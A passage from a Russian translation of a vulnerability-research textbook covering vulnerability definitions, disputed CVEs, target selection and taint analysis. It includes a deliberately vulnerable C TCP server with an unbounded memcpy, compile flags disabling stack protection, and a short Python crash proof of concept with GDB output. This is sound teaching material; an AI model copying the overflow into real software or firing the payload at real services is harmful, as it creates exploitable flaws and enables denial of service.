От нулевого дня к уязвимости нулевого дня. Практическое руководство по исследованию уязвимостей

Русский перевод практического руководства по исследованию уязвимостей: анализ загрязнённых данных и поверхности атаки, автоматический поиск вариантов, обратная разработка и современные методы фаззинга.

Больше крутых материалов в моём телеграм канале @grogrigs

Глава 0. Нулевой день

> Муад'Диб учился быстро, потому что прежде всего его учили учиться.
>
> - Фрэнк Герберт, «Дюна»

Когда-то поиск уязвимостей нулевого дня - уязвимостей системы, неизвестных разработчикам или владельцам продукта, - был охраняемой территорией государственных структур и независимых исследователей. Теперь он превратился в огромный рынок. Число обнаруженных и эксплуатируемых уязвимостей нулевого дня постоянно растёт, поэтому исследование уязвимостей, то есть анализ систем с целью найти новые уязвимости, стало играть важнейшую роль в кибербезопасности.

Новичкам в наступательной безопасности исследование уязвимостей может казаться почти мифическим занятием, которое уводит далеко за пределы обычного тестирования на проникновение методом чёрного ящика или взлома веб-приложений - в глубины повреждения памяти, ассемблерного кода и динамического инструментирования. Это впечатление усиливается тем, что большинство публикаций об уязвимостях нулевого дня объясняют, в чём заключается уязвимость, но не рассказывают, как её обнаружили.

Кроме того, исследование уязвимостей охватывает и аппаратное, и программное обеспечение, поэтому методики поиска конкретных уязвимостей могут сильно различаться. Как вы узнаете далее, для эффективного исследования прежде всего нужна общая стратегия, а уже затем - отдельные тактические приёмы.

Эта глава познакомит вас с миром исследования уязвимостей. Вы узнаете основы подготовки сообщений об уязвимостях, разберётесь, что является исследованием уязвимостей, а что нет, и познакомитесь с тремя его основными направлениями: анализом кода, обратной разработкой и фаззингом. Кроме того, я предложу простые критерии, которые помогут самостоятельно выбирать интересные цели для исследования. Но чтобы обнаружить уязвимость, сначала нужно понять, что именно следует искать.

Что такое уязвимость

Разберём определение уязвимости, предложенное Национальным институтом стандартов и технологий США (NIST):

> Слабое место в информационной системе, процедурах обеспечения безопасности системы, внутренних мерах контроля или реализации, которое может быть использовано или активировано источником угрозы.

Во-первых, уязвимость должна представлять собой недостаток в проекте или реализации системы. Это означает, что при эксплуатации уязвимости система ведёт себя небезопасным и не предусмотренным разработчиками образом.

Отраслевой стандарт Common Vulnerability Scoring System (CVSS, общая система оценки уязвимостей) использует триаду конфиденциальности, целостности и доступности (CIA) для оценки последствий уязвимостей:

• **Конфиденциальность.** Злоумышленник может получить доступ к данным, на который у него нет разрешения.

• **Целостность.** Злоумышленник может изменить данные, которые ему не разрешено изменять.

• **Доступность.** Злоумышленник может нарушить доступ к самой системе.

Эти составляющие описывают возможное влияние успешной эксплуатации уязвимости на систему и дают удобную основу для характеристики уязвимости. Например, уязвимость, позволяющая злоумышленнику записывать произвольные файлы в систему, нарушает её целостность, но не обязательно влияет на конфиденциальность. Во время поиска уязвимостей вы вряд ли будете постоянно думать об этой классификации, однако она полезна при изложении результатов другим людям, например при подготовке отчёта о раскрытии уязвимости.

Во-вторых, уязвимость должна допускать эксплуатацию источником угрозы. Если в системе есть слабое место, но воспользоваться им невозможно, это ошибка, а не уязвимость. Ошибка - дефект, приводящий к непредусмотренному поведению. Любая уязвимость является ошибкой, но не всякая ошибка является уязвимостью. Например, если из-за ошибки в коде прошивка маршрутизатора сообщает неверный день недели, однако вызвать такое поведение извне нельзя, это ошибка, но не уязвимость: она не позволяет пересечь границу безопасности и не поддаётся эксплуатации.

Записи Common Vulnerabilities and Exposures

Идентификатор Common Vulnerabilities and Exposures (CVE), например CVE-2020-19909 или CVE-2020-21469, - это уникальная ссылка, назначенная публично раскрытой уязвимости. Системой публикации таких идентификаторов управляет корпорация MITRE; со временем CVE стали мировым стандартом ссылок на известные уязвимости. Однако, хотя многие считают запись CVE подтверждением «официальной» уязвимости, это не так. Получить CVE для обнаруженной уязвимости приятно, но идентификаторы есть не у всех уязвимостей, а некоторые записи CVE описывают не настоящие уязвимости.

Программа CVE развивалась естественным образом и стала фактическим отраслевым справочником, а не формально учреждённым международным стандартом. В действительности это федеративная система нумерующих организаций CVE (CVE Numbering Authorities, CNA), которые могут назначать идентификаторы CVE уязвимостям в пределах своей компетенции. Например, CNA производителя вправе назначать идентификаторы CVE уязвимостям в собственных продуктах и тем самым управлять процессом их публикации. Существуют общие правила назначения CVE и единая форма запроса, которая поступает корневой CNA - MITRE, - но распределение идентификаторов остаётся довольно децентрализованным и зависит от решений отдельных CNA. Из-за этого иногда публикуются ошибочные записи CVE.

Ошибки и уязвимости

Частое смешение ошибок и уязвимостей - одна из распространённых причин неверных отчётов. Например, проекты curl и Postgres отклоняли сообщения о проблемах, которые можно было считать ошибками, но не уязвимостями. Начнём со спорной записи CVE-2020-19909 для curl:

> Уязвимость целочисленного переполнения в `tool_operate.c` в curl 7.65.2 при передаче большого значения задержки перед повторной попыткой.

Как объяснил разработчик curl Даниэль Стенберг в публикации «CVE-2020-19909 Is Everything That Is Wrong with CVEs» (daniel.haxx.se), целочисленное переполнение возникает при обработке параметра командной строки `--retry-delay`, который задаёт число секунд ожидания перед повторением неудавшегося запроса. Если на 64-разрядной машине пользователь укажет значение наподобие `18446744073709552`, из-за переполнения curl воспримет его как `384`.

В этом сценарии действительно есть слабое место - целочисленное переполнение. Его даже можно считать эксплуатируемым, поскольку некоторые системы могут передавать пользовательский ввод программе curl, чтобы выполнять веб-запросы на стороне сервера. Однако граница безопасности здесь, по-видимому, не пересекается. Даже если предполагаемый источник угрозы сумеет воспользоваться переполнением и заставить систему повторять неудачные веб-запросы раньше ожидаемого, трудно объяснить, каким образом это создаёт проблему безопасности. В исправленной записи об уязвимости теперь сказано:

> **Примечание.** Многие стороны сообщают, что проблема не оказывает непосредственного влияния на безопасность пользователя curl. Тем не менее теоретически она может вызвать отказ в обслуживании связанных систем или сетей, если, например, `--retry-delay` будет ошибочно воспринят как значение, значительно меньшее задуманного. Такой сценарий не особенно правдоподобен, потому что переполнение происходит, только если пользователь пытался указать, что curl должна ждать недели или ещё дольше, прежде чем пытаться восстановиться после временной ошибки.

При обычном локальном использовании curl этот сценарий эксплуатации также не пересекает границу безопасности, поскольку пользователь и без того может непосредственно управлять параметром `--retry-delay`.

Аналогичные рассуждения применимы к CVE-2020-21469 - спорной записи об уязвимости Postgres:

> В PostgreSQL 12.2 обнаружена проблема, позволяющая злоумышленникам вызвать отказ в обслуживании посредством многократной отправки сигналов `SIGHUP`.

Разработчики Postgres ответили на этот отчёт публикацией «CVE-2020-21469 Is Not a Security Vulnerability» (postgresql.org). Как они отметили, для эксплуатации проблемы злоумышленник уже должен располагать учётной записью с повышенными привилегиями, например быть:

• суперпользователем PostgreSQL (`postgres`);

• пользователем, которому суперпользователь PostgreSQL разрешил выполнять `pg_reload_conf`;

• привилегированным пользователем операционной системы.

Обладая такими привилегиями, злоумышленник может остановить базу данных штатными средствами, не эксплуатируя эту «уязвимость». Более того, с подобными правами он способен причинить намного больший ущерб, поэтому обсуждаемая проблема теряет смысл. Помните об этих различиях, чтобы не тратить время на ложные проблемы.

В главе 10 мы подробнее рассмотрим процесс ответственного раскрытия информации и взаимодействие с CNA. Теперь, когда вы лучше представляете себе, что считать уязвимостью, обсудим исследование уязвимостей.

Что такое исследование уязвимостей нулевого дня

Исследование уязвимостей нулевого дня - систематический анализ программных и аппаратных целей ради обнаружения уязвимостей безопасности. Он охватывает почти любые технологии: настольные приложения, устройства интернета вещей и ядра операционных систем.

Из-за столь широкого охвата исследование обычно сосредоточено на отдельных компонентах, например на конкретном драйвере операционной системы или сетевой службе устройства интернета вещей. Рассмотреть весь диапазон потенциальных уязвимостей и целей в этой книге невозможно, но выделение конкретных компонентов позволяет обобщить методы, применимые в

разных условиях, например обратную разработку разделяемых библиотек или фаззинг сетевых протоколов. Сами уязвимости и контекст меняются от цели к цели, однако процесс их поиска подчиняется общему рабочему порядку.

Чтобы лучше понять природу исследования уязвимостей, на минуту отвлечёмся и сравним его с тестированием на проникновение.

Исследование уязвимостей и тестирование на проникновение

В исследовании уязвимостей и тестировании на проникновение применяются общие методы и инструменты, но цели этих занятий различны.

Задача тестирования на проникновение - найти и эксплуатировать уязвимости в конкретной системе, будь то веб-приложение или сеть. Такие уязвимости не обязательно должны быть новыми. Например, специалист по тестированию на проникновение может просканировать сеть и обнаружить устаревшие серверы Active Directory, уязвимые для общедоступных сценариев эксплуатации.

Исследование уязвимостей, напротив, нацелено на обнаружение уязвимостей в программных или аппаратных объектах. Такой объект может быть системой, например маршрутизатором, но исследование не ограничивается отдельным экземпляром вроде корпоративной сети компании X или веб-сервера в определённом домене. Если вы обнаружите новую уязвимость в маршрутизаторе, теоретически под угрозой окажутся все сети, где используется эта модель.

Цели исследования уязвимостей отличаются от целей тестирования на проникновение ещё и общедоступностью - возможностью для других людей получить соответствующее программное или аппаратное обеспечение. Во время тестирования на проникновение вы, например, можете обнаружить, что организация использует собственный сценарий подключаемого модуля, который позволяет злоумышленникам получить доступ к серверу. Однако этот сценарий существует только на сервере данной организации, не имеет открытого исходного кода и не распространяется как коммерческий продукт, поэтому обычно не относится к целям исследования уязвимостей.

Кроме того, хотя уязвимость должна допускать эксплуатацию, исследователь не обязан создавать полноценный эксплойт. Предположим, вы нашли переполнение буфера, которое перезаписывает указатели адреса возврата в стеке программы. Для исследования достаточно простого доказательства концепции (proof of concept, PoC), вызывающего такое поведение. Разработка полноценного эксплойта, исполняющего произвольный машинный код, относится уже к разработке эксплойтов - созданию средств или кода, эксплуатирующих уязвимости, - и является необходимым этапом тестирования на проникновение. В некоторых крупных исследовательских организациях обнаружением уязвимостей и разработкой эксплойтов занимаются разные команды: первая передаёт результаты второй, а та превращает их в надёжные эксплойты. Подобное разделение особенно характерно для сложных уязвимостей, таких как повреждение кучи в ядрах операционных систем, где для работы с различными версиями и состояниями памяти требуются точно составленные полезные нагрузки. Однако исследование уязвимостей и разработку эксплойтов тоже часто смешивают. В этой книге мы будем придерживаться более узкого определения - обнаружения уязвимостей.

Другая важная особенность исследования уязвимостей - применение статического и динамического анализа, в том числе обратной разработки, для изучения цели. Тестирование на проникновение часто призвано оценить защищённость цели в реальных условиях и может ограничиваться методами чёрного ящика - без знания внутренней реализации - на внешних поверхностях атаки, например проверкой запросов к веб-приложению. Исследование уязвимостей, напротив, сосредоточено на анализе методом белого ящика - со знанием внутренних деталей, таких как

исходный код - и серого ящика - с частичным знанием внутреннего устройства. Анализ кода и методы обратной разработки позволяют искать слабости изнутри наружу. Поэтому исследование уязвимостей эффективнее при обнаружении глубоко скрытых проблем.

Направления и методы

Как уже говорилось, исследование уязвимостей состоит из трёх основных направлений: анализа кода, обратной разработки и фаззинга. Из следующих глав вы узнаете, что каждое из них включает ручные и автоматизированные методы. Например, изучение кода начинается с основополагающего навыка ручного отслеживания пути от источника к приёмнику, а затем переходит к автоматизированным средствам анализа кода; при фаззинге же создание и проверка неожиданных входных данных автоматизируются. Кратко рассмотрим содержание каждого направления.

Анализ кода

Анализ кода - исследование исходного кода системы с целью выявить уязвимости. В этой книге мы начинаем с него, а не с обратной разработки или фаззинга, чтобы заложить основу для продвинутых навыков, таких как анализ первопричин и анализ загрязнённости данных. Важная часть исследования уязвимостей - понимание работы цели. Если сначала сосредоточиться на коде, при последующей обратной разработке или фаззинге будет проще мысленно представить внутреннее устройство цели.

Анализ кода зачастую кажется проще обратной разработки или фаззинга, но сложность обнаружения уязвимости не связана с её критичностью. Иногда критические уязвимости неожиданно оказываются почти на поверхности. Вспомним CVE-2021-44228 - разрушительную уязвимость удалённого выполнения кода в Apache Log4j, которая затронула поразительное число систем и лишила сна множество специалистов по защите. Первопричиной была инъекция Java Naming and Directory Interface (JNDI) - класс уязвимостей, обнаруженный в 2016 году Альваро Муньосом и Александром Мирошем. Тот факт, что уязвимость оставалась незамеченной в кодовой базе Log4j с 2013 года, позволяет предположить: код изучало недостаточно людей или автоматизированных сканеров либо они не знали, что искать.

Отсюда следует ещё одна причина важности анализа кода: почти всё программное обеспечение в той или иной форме использует открытый исходный код - от разделяемых библиотек до скопированных фрагментов. Поэтому под новейшими программами скрывается уязвимый код многолетней давности, который только ждёт обнаружения. В ответвлённых проектах разработчики преемника могут исправить уязвимость, но не передать исправление исходному проекту. Например, я обнаружил уязвимость удалённого выполнения кода в Apache OpenOffice, которая уже была исправлена в LibreOffice (spaceraccoon.dev). Из-за постоянно расширяющейся сети программных зависимостей уязвимость одного проекта с открытым исходным кодом способна затронуть тысячи других проектов, а вместе с ними - миллионы пользователей.

Яркий пример - лазейка, обнаруженная в библиотеке программного обеспечения `liblzma`, предоставляющей функции сжатия данных. Поскольку `liblzma` широко применяется во многих дистрибутивах Linux, при определённых обстоятельствах злоумышленник мог воспользоваться лазейкой и получить доступ к любому серверу мира с открытой службой Secure Shell (SSH).

Благодаря повсеместному использованию зависимостей с открытым исходным кодом творчески мыслящие исследователи могут не пытаться взломать укреплённый и обфусцированный код проприетарной программы, а нацелиться на её открытые зависимости. Например, исследователь безопасности под псевдонимом Angelboy добился удалённого выполнения кода в нескольких

сетевых накопителях (NAS), обнаружив и эксплуатировав уязвимости в Netatalk - открытом сервере Apple Filing Protocol (AFP), который применялся в этих устройствах, - а не в программах их производителей.

Обратная разработка

Обратная разработка подразумевает разбор программного обеспечения, например двоичных исполняемых файлов, скомпилированных из исходного кода, ради раскрытия и анализа его внутреннего устройства. В этом смысле она продолжает анализ кода там, где тот заканчивается.

Хотя такое занятие может казаться сложнее изучения понятного человеку кода, оно открывает интересные возможности: многие цели полагаются на «безопасность через неясность» и таким способом скрывают очевидные слабости. Возможно, они избежали внимания исследователей, не выходящих за рамки анализа кода. Со временем недостаток прозрачности позволяет уязвимостям накапливаться незамеченными. Первый исследователь, который как следует разберёт программу, скорее всего, найдёт множество уязвимостей, спрятанных прямо под поверхностью.

Если анализ кода похож на чтение сложной карты в поисках пути из точки A в точку B, то обратная разработка напоминает исследование тёмного туннеля, за очередным поворотом которого может обнаружиться неожиданное сокровище. Это не означает, что вам придётся двигаться на ощупь. Мы рассмотрим систематические способы шаг за шагом составить карту цели посредством статического и динамического анализа и в конце концов проложить путь из A в B, похожий на путь при анализе кода.

Обратная разработка не ограничивается низкоуровневым ассемблерным кодом: двоичные файлы могут быть скомпилированы в промежуточные языки, например байт-код Java, или даже содержать встроенные интерпретаторы языков сценариев, таких как JavaScript. Работа с неполным исходным кодом, извлечённым или декомпилированным из таких двоичных файлов, опирается на навыки анализа кода. Именно поэтому вы познакомитесь с обратной разработкой после анализа кода.

Фаззинг

Наконец, фаззинг даёт высокоавтоматизированный способ поиска уязвимостей: цель подвергают массированной обработке разнообразных недопустимых или неожиданных входных данных. На заре исследования уязвимостей фаззинг почти не требовал вмешательства: фаззер направляли на цель и ждали, пока уязвимости начнут проявляться в виде сбоев. Современный фаззинг с контролем покрытия применяет более развитые и эффективные способы исследования цели. Работать с инструментами фаззинга становится всё проще, поэтому многие исследователи включают его в свои процессы, а зрелые команды разработки продуктов используют фаззинг, чтобы выявлять самые доступные уязвимости на ранних этапах жизненного цикла разработки.

Вы научитесь оптимизировать фаззинг, создавая испытательные обвязки, которые проверяют интересные или обделённые вниманием части цели. Для написания оптимальной обвязки необходимы многие понятия из анализа кода и обратной разработки.

Выбор цели для исследования уязвимостей

Навык выбора целей значительно повышает вероятность найти уязвимость. Подходящую цель подобрать непросто, поскольку никто не гарантирует, что она уязвима. Сначала я рекомендую

выбирать цели типа белого ящика, чтобы практиковаться во всех трёх направлениях исследования уязвимостей. В интернете доступны исходные тексты бесчисленного множества программ - от проектов с открытым исходным кодом до бесплатных приложений.

Для выбора цели можно применить правило трёх, похожее на триаду CIA: знакомство, доступность и значимость.

Знакомство

Знакомство показывает, насколько хорошо известна цель. Выбирайте цель, написанную на знакомом вам языке программирования или с помощью знакомой платформы. Многие уязвимости работают сходным образом в разных языках и платформах, но некоторые способы эксплуатации требуют определённой среды. Даже общие классы уязвимостей, такие как небезопасная десериализация, содержат тонкие различия, зависящие от контекста. Впрочем, вам не обязательно быть специалистом по эксплуатации уязвимостей конкретного языка, если вы способны проследить за работой кода.

Иногда цель уже исследовали или хорошо задокументировали. Доклады с конференций, технические статьи и описания уязвимостей содержат ценную информацию, которая ускорит знакомство. Возможно, вы захотите избежать укреплённой цели, которую уже тщательно изучили другие исследователи, однако я заметил, что популярные цели постоянно меняются и получают новые функции. Не отказывайтесь от них, даже не попробовав.

Учитывайте и платформу, для которой предназначен код: от неё зависят возможные типы уязвимостей и ваша способность их обнаружить. Это веб-приложение или нативная разделяемая библиотека? Вызывает ли код программные интерфейсы Windows? Будет ли он выполняться на клиенте или на сервере? Обратите внимание и на использование известных протоколов и стандартов. Документация позволяет узнавать стандартные функции и процедуры и экономит время на их идентификации.

Доступность

В отличие от триады CIA, при исследовании уязвимостей доступность означает простоту получения и анализа цели. Оценивая доступность проекта, следует учитывать несколько важных факторов. Самый очевидный - насколько легко получить исходный код. Находится ли он на SourceForge, где до сих пор живёт удивительно много старых проектов, или на GitHub? Можно ли отслеживать изменения версий и ветви разработки? Проект хранится в едином репозитории или разбросан по нескольким подпроектам? Меньше всего вам нужно впустую тратить время на поиск закрытых зависимостей или малоизвестной разделяемой библиотеки.

Подумайте и о сложности создания испытательной среды. По мере погружения в исследование уязвимостей вам понадобится рабочий экземпляр проекта для создания PoC - минимального эксплойта, который активирует уязвимость и демонстрирует её влияние на цель. Проект может предоставлять скомпилированные двоичные файлы, но в них порой отсутствуют отладочные параметры или настройки, из-за чего разрабатывать эксплойт труднее. То, что выглядит уязвимостью в исходном коде, может нейтрализоваться правильной проверкой или контролем во время выполнения. Как выразился Манул Лафруа, `PoC || GTFO` (No Starch Press, 2017). Иными словами, важно доказать, что уязвимость действительно можно эксплуатировать.

В идеальном случае проект предлагает вариант сборки в контейнере или подробные инструкции по установке. Если собрать исходный код слишком сложно, ищите сборки для разработчиков с отладочными символами и параметрами. Проверяйте потенциальные уязвимости одновременно с

анализом кода, чтобы подтвердить свои предположения о его работе. Так исследование сохранит верное направление и будет основано на реальном поведении цели.

Последний фактор - доступность владельцев проекта. Если вы найдёте уязвимость, должен существовать человек, который подтвердит ошибку и подготовит исправление. Ищите контакт для сообщений о безопасности в файле `README` или на сайте владельца. Например, Apache Software Foundation (ASF) предоставляет общий адрес `security@apache.org` и контакты безопасности отдельных проектов. Помните, что некоторые владельцы могут не приветствовать отчёты об уязвимостях или не иметь возможности на них отвечать.

Значимость

Значимость показывает важность цели. Массовый поиск уязвимостей в заброшенном проекте многолетней давности может быть полезен для обучения, но не принесёт большого эффекта, если проектом никто не пользуется. В то же время заброшенные проекты иногда намного важнее, чем кажется. Например, старый проект может оставаться единственной известной библиотекой разбора унаследованного формата файлов, которую крупная программа использует ради обратной совместимости.

Показательные примеры можно найти в реестре npm, где размещены пакеты JavaScript, используемые разработчиками по всему миру. Пакет `js-yaml` (npmjs.com) состоит всего из 33 файлов и обновляется редко, однако от него зависят более 20 000 других пакетов, а число загрузок достигает 100 миллионов в неделю. Уязвимость в такой цели имела бы множество последствий для зависимых проектов, что наглядно показала всемирная гонка по исправлению Log4j после появления CVE-2021-44228.

Значимость проекта можно оценивать по множеству показателей: числу звёзд и ответвлений на GitHub, количеству загрузок и использованию в других проектах. Приоритет показателей зависит от ваших целей в исследовании уязвимостей, хотя работать над целью, которой пользуется много людей, обычно интереснее.

Где искать проекты

Даже с учётом перечисленных факторов выбрать подходящую цель среди миллионов кодовых баз непросто. Я рекомендую просматривать проекты GitHub по темам на странице github.com, а затем фильтровать их по языку программирования и сортировать по числу звёзд, ответвлений или времени последнего обновления. Так можно быстро сосредоточиться на потенциально интересных проектах в выбранной области, например эмуляторах или программных платформах. Кроме того, на странице Trending сайта GitHub можно искать набирающие популярность проекты, которые, возможно, ещё не привлекли пристального внимания других исследователей уязвимостей.

Другой вариант - каталоги проектов наподобие каталога Apache Software Foundation (projects.apache.org). В нём можно сортировать проекты по названию, комитету, категории, языку программирования и числу участников. У проектов ASF есть установленный порядок раскрытия уязвимостей и резервный контакт службы безопасности на случай, если связаться с владельцем не удаётся. Однако не стоит сосредоточиваться на поиске ошибок в проектах «на чердаке», то есть снятых с сопровождения: на отчёт о проблеме безопасности в таком проекте вам, скорее всего, не ответят.

Итоги

Эта глава познакомила вас с быстро растущей и развивающейся областью исследования уязвимостей. Мы дали ей определение и отделили от тестирования на проникновение, рассмотрели три основных направления - анализ кода, обратную разработку и фаззинг, - а также обсудили выбор знакомой, доступной и значимой цели. Теперь пора погрузиться в первое направление - анализ кода.

Часть I. Анализ кода

В главах 1-3 вы научитесь эффективно анализировать код с помощью поиска путей от источников к приёмникам. Выявление средств очистки и распространителей данных поможет свести к минимуму ложноположительные и ложноотрицательные результаты и повысить точность анализа. Чтобы сузить область поиска, вы сосредоточитесь на эксплуатируемых векторах атаки, характерных для разных типов целей. Освоив основы, вы примените автоматизированные средства анализа исходного кода для одновременного сканирования крупных кодовых баз и множества целей.

Глава 1. Анализ загрязнённости

> Жизнь не похожа на воду. В ней события не обязательно текут по кратчайшему пути.
>
> - Харуки Мураками, «1Q84»

Анализ загрязнённости данных, или анализ источников и приёмников, исследует движение входных данных через программу от источников к приёмникам. Он основан на простой идее: множество уязвимостей возникает, когда подконтрольные злоумышленнику входные данные - источник - попадают в опасную функцию - приёмник. Если по пути входные данные изменяют другие переменные, те тоже становятся «загрязнёнными» и включаются в анализ. Если позднее код использует загрязнённые переменные для изменения следующих переменных, загрязняются и они. Этот процесс называется распространением загрязнённости. Теоретически анализ всех путей от источников к приёмникам охватывает все возможные векторы атаки в коде. На практике всё быстро усложняется.

В этой главе вы научитесь выявлять в исходном коде источники, приёмники, распространители и средства очистки - код, обезвреживающий потенциально опасный ввод. Затем посредством анализа от приёмника к источнику вы заново обнаружите известную уязвимость в проекте с открытым исходным кодом. Вы оптимизируете анализ, выбрав уязвимые приёмники и отфильтровав эксплуатируемые сценарии. Наконец, вы подготовите испытательную среду, создадите проверочный эксплойт и отладите цель.

Пример переполнения буфера

Основные составляющие анализа источников и приёмников мы рассмотрим на одной из классических программных уязвимостей - переполнении буфера. Обычно оно возникает, когда программа сохраняет входные данные из источника в буфер памяти посредством функции-приёмника, но буфер оказывается слишком мал и перезаписываются соседние области памяти. Последствия бывают самыми разными, включая перезапись адресов возврата и изменение потока выполнения программы. Начнём с учебного примера.

В листинге 1-1 приведена упрощённая версия TCP-сервера, который прослушивает один порт и сохраняет все полученные сообщения в буфере.

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>
#include <arpa/inet.h>

#define PORT_NUMBER 1234
#define BACKLOG 1
#define MAX_BUFFER_SIZE 128

// Функция обработки входящих сообщений
void handleClient(int clientSocket) {
    char buffer[MAX_BUFFER_SIZE];
    char finalBuffer[MAX_BUFFER_SIZE]; // ①
    int offset = 0;
    ssize_t bytesRead;

    // Получение данных
    while ((bytesRead = recv(clientSocket, buffer, MAX_BUFFER_SIZE, 0)) > 0) {
        memcpy(finalBuffer + offset, buffer, bytesRead); // ②
        offset += bytesRead; // ③
    }
```

```
    finalBuffer[offset] = '\0'; // Завершение итогового буфера нулём
    printf("Received data: %s\n", finalBuffer);

    if (bytesRead == 0) {
        printf("Client disconnected\n");
    } else if (bytesRead == -1) {
        perror("Error receiving data");
    }

    // Закрытие клиентского сокета
    close(clientSocket);
}

int main(int argc, char **argv)
{
    int clientSocket;
    int serverSocket;
    struct sockaddr_in clientAddr;
    struct sockaddr_in serverAddr;
    socklen_t addrLen = sizeof(clientAddr);

    // Создание сокета
    serverSocket = socket(AF_INET, SOCK_STREAM, 0);

    // Настройка адреса сервера
    memset(&serverAddr, 0, sizeof(serverAddr));
    serverAddr.sin_family = AF_INET;
    serverAddr.sin_port = htons(PORT_NUMBER);
    serverAddr.sin_addr.s_addr = INADDR_ANY;

    // Привязка сокета к адресу
    bind(serverSocket, (struct sockaddr*)&serverAddr, sizeof(struct sockaddr));

    // Начало прослушивания входящих соединений
    listen(serverSocket, BACKLOG);

    // Непрерывное принятие и обработка соединений
    while (1) {
        // Принятие соединения
        clientSocket = accept(serverSocket, (struct sockaddr *)&clientAddr, &addrLen);
        if (clientSocket == -1) {
            perror("Error accepting connection");
            continue;
        }

        // Обработка клиента отдельной функцией
        handleClient(clientSocket);
    }

    return 0;
}
```

Листинг 1-1. Простой TCP-сервер

Функция обработки сообщения создаёт итоговый буфер фиксированного размера `MAX_BUFFER_SIZE`, равного 128 байтам . Она непрерывно получает и копирует в него блоки по 128 байт . В коде нет проверок ошибок и других полезных мелочей, но присутствует куда более серьёзная проблема - переполнение буфера. Смещение в итоговом буфере может увеличиться сверх 128 байт , после чего сервер начнёт записывать за пределами выделенной памяти и в конце концов аварийно завершится.

Активация переполнения буфера

Чтобы вызвать переполнение, нужно отправить серверу достаточно большую полезную нагрузку. Сначала скомпилируйте программу с помощью `gcc` и запустите сервер:

```
$ gcc server.c -fno-stack-protector -o server
$ ./server
```

Затем создайте простой сценарий эксплуатации:

```
import socket

host = socket.gethostname()
port = 1234

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect((host, port))       # ①
s.sendall(b'A' * 1024)        # ②
s.close()
```

Сценарий подключается к работающему серверу □ и отправляет буфер из 1024 байт □. Он намного превышает фиксированный размер серверного буфера в 128 байт и вызывает переполнение.

Выполните сценарий:

```
$ python exploit.py
```

После этого сервер должен завершиться с сообщением `zsh: segmentation fault ./server`. Ошибка сегментации возникает при попытке программы обратиться к памяти за пределами выделенной ей области.

Из-за повсеместных переполнений в старых программах многие компиляторы имеют встроенную защиту. Для проверки ещё раз скомпилируйте программу, включив защиту стека:

```
$ gcc server.c -fstack-protector -o server
$ ./server
```

Компилятор добавит в функции с уязвимыми объектами наподобие выделенного буфера стековую канарейку, или сторожевую переменную. Канарейка - случайное значение, которое помещается в стек при вызове функции и проверяется при выходе. Если значение изменилось, например из-за переполнения, программа завершается. При повторном запуске эксплойта появится сообщение `stack smashing detected: terminated`.

Иногда эксплойт управляет числом перезаписываемых байт и нацеливается на конкретные значения, влияющие на выполнение программы, например на адрес возврата в стеке, указывающий на исполняемый код. Завершив функцию, программа продолжает выполнение с инструкции по этому адресу. Если перезаписать его адресом подконтрольного злоумышленнику буфера, программа может выполнить вредоносные инструкции.

Чтобы увидеть это, снова скомпилируйте сервер без защиты стека, но добавьте параметр `-g`. Он включает отладочные символы, сообщающие отладчику дополнительные сведения, в том числе имена функций и соответствующие инструкциям строки исходного кода:

```
$ gcc server.c -fno-stack-protector -g -o server
```

Отладчик позволяет пошагово выполнять инструкции и анализировать память программы. Это поможет лучше понять причину и обстоятельства переполнения. Один из стандартных отладчиков - GNU Debugger (GDB). Установите его и запустите программу:

```
$ sudo apt-get update
$ sudo apt-get install -y gdb
$ gdb server
--snip--
Reading symbols from server...
(gdb) run
```

Выполните эксплойт и проанализируйте сбой командой GDB `backtrace`. Вывод будет похож на следующий:

```
Program received signal SIGSEGV, Segmentation fault.
--snip--
```

```
(gdb) backtrace
#0  __memcpy_avx_unaligned_erms () at
    ../sysdeps/x86_64/multiarch/memmove-vec-unaligned-erms.S:377
#1  0x0000555555555228 in handleClient (clientSocket=4) at server.c:20 ①
#2  0x4141414141414141 in ?? () ②
#3  0x4141414141414141 in ?? ()
#4  0x4141414141414141 in ?? ()
#5  0x4141414141414141 in ?? ()
#6  0x4141414141414141 in ?? ()
#7  0x4141414141414141 in ?? ()
#8  0x4141414141414141 in ?? ()
#9  0x4141414141414141 in ?? ()
#10 0x4141414141414141 in ?? ()
#11 0x4141414141414141 in ?? ()
#12 0x4141414141414141 in ?? ()
#13 0x4141414141414141 in ?? ()
#14 0x4141414141414141 in ?? ()
#15 0x00007fffffffdde0 in ?? ()
#16 0x00005555555552c8 in handleClient (clientSocket=1094795585) at server.c:35
#17 0x0000000155554040 in ?? ()
#18 0x00007fffffffddf8 in ?? ()
#19 0x00007fffffffddf8 in ?? ()
#20 0xf9cf23eb760e0aea in ?? ()
#21 0x0000000000000000 in ?? ()
```

Сбой происходит во время `memcpy` в строке 20 функции-обработчика □. Переполнение, по-видимому, перезаписало адреса возврата в стеке: вместо возврата в `main` программа пытается перейти к инструкции по недопустимому адресу `0x4141414141414141` □. Это типичный сценарий эксплуатируемого переполнения буфера.

Книга посвящена обнаружению уязвимостей, поэтому мы не станем погружаться в тонкости разработки эксплойтов повреждения памяти. Тем не менее демонстрации управляемой ошибки повреждения памяти, например переполнения стека, обычно достаточно, чтобы разработчики отреагировали.

Теперь рассмотрим, как найти эту уязвимость посредством анализа загрязнённости.

Применение анализа загрязнённости

Разберём код уязвимого сервера из листинга 1-1 с точки зрения источников и приёмников.

Сначала найдём источник - результат функции, получающей и сохраняющей подконтрольный злоумышленнику ввод. Наиболее вероятен следующий фрагмент:

```
bytesRead = recv(clientSocket, buffer, MAX_BUFFER_SIZE, 0)
```

Согласно странице руководства `recv`, которую в Linux можно открыть командой `man recv`, функция получает сообщения из сокета. Это подходит под описание потенциально подконтрольного злоумышленнику ввода.

Затем определим приёмник - опасную функцию, которая при контроле злоумышленника над её аргументами способна привести к повреждению памяти и другим последствиям. По листингу 1-1 и выводу GDB видно, что виноват вызов `memcpy` в строке 20.

Найдя источник и приёмник, проследите поток загрязнённых переменных от первого ко второму. Если источник загрязнил переменную, все переменные, на которые она позднее влияет, тоже загрязняются. Это способно вызвать взрыв путей - экспоненциальный рост числа путей потока управления по мере увеличения размера и сложности программы. Поэтому применить анализ загрязнённости ко всем возможным путям сложной цели невозможно или чрезвычайно долго.

В листинге 1-1 всего около 70 строк, и взрыв путей не слишком опасен. Однако даже в этом примере есть тонкости. Снова посмотрим на источник:

```
bytesRead = recv(clientSocket, buffer, MAX_BUFFER_SIZE, 0)
```

